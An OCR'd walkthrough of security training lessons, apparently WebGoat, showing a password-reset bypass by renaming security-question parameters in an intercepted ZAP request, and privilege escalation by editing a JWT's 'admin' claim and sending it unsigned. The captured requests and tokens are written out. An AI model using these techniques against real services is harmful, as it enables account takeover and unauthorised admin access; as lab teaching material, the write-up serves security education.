

Authentication Bypasses



You are resetting your password, but doing it from a location or device that your provider does not recognize. So you need to answer the security questions you set up. The other issue is that those security questions are also stored on another device (not with you) and you don't remember them.

You have already provided your username/email and opted for the alternative verification method.

Open ZAP and intercept the request



Open the request in the request editor and change the names of the secQuestions

```
secQuestionAAAA=test&secQuestionBBB=test&jsEnabled=1&verifyMethod=SEC_QUESTIONS&userId=12309746
```

```
HTTP/1.1 200 OK
Connection: keep-alive
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Thu, 05 Mar 2026 23:59:08 GMT
content-length: 246
```


```
{
  "lessonCompleted" : true,
  "feedback" :
"Congrats, you have successfully verified the account without actually verifying it. You can now change your password
!",
  "output" : null,
  "assignment" : "VerifyAccount",
  "attemptWasMade" : true
}
```


Authentication Bypasses


Reset lesson

1 2


2FA Password Reset

A recent (2016) example (https://henryhoggard.co.uk/blog/Paypal-2FA-Bypass) is a great example of authentication bypass. He was unable to receive an SMS
code, so he opted for the provided alternative method, which involved security questions. Using a proxy, removed the parameters entirely … and won.


Step 2: Enter any answer for security questions.




JWT Tokens




Decode the string online:
eyJhbGciOiJIUzI1NiJ9.ew0KICAiYXV0aG9yaXRpZXMiIDogWyAiUk9MRV9BRE1JTiIsICJST0xFX1VTRVIiIF0sDQogICJjbGllbnRfaWQiIDogIm15LWNsaWVudC13aXRoLXNlY3JldCIsDQogICJleHAiIDogMTYwNzA5OTYwOCwNCiAgImp0aSIgOiAiOWJjOTJhNDQtMGIxYS00YzVlLWJlNzAtZGE1MjA3NWI5YTg0IiwNCiAgInNjb3BlIiA6IFsgInJlYWQiLCAid3JpdGUiIF0sDQogICJ1c2VyX25hbWUiIDogInVzZXIiDQp9.9lYaULTuoIDJ86-zKDSntJQyHPpJ2mZAbnWRfel99iI




The username is: user






If we try to reset the votes we can see that only an admin is permitted:



Start ZAP


Intercept the request to reset votes




We get the token here:

```
Cookie: access_token=eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOjE3NzYyOTgxMzEsImFkbWluIjoiZmFsc2UiLCJ1c2VyIjoiSmVycmkifQ.
Q5M9ok3VqodwhWjSVUwNKuz_7YTx69LF4phKjEzdJwUYie_HqI9iBmQkfdOzMceEVqxmf6J04LJhzbUL_k3vpA; JSESSIONID=
dQGELGm4kNUZDmRHaGsyw2BLkv37R8hT_xrgb_1F
```

If we decode it we can see that the user Jerry is not an admin





Edit the JSON so that jerry is an admin and copy the token




Put the re-encoded token into the request and forward it

eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOjE3NzYyOTgxMzEsImFkbWluIjoidHJ1ZSIsInVzZXIiOiJKZXJyeSJ9.






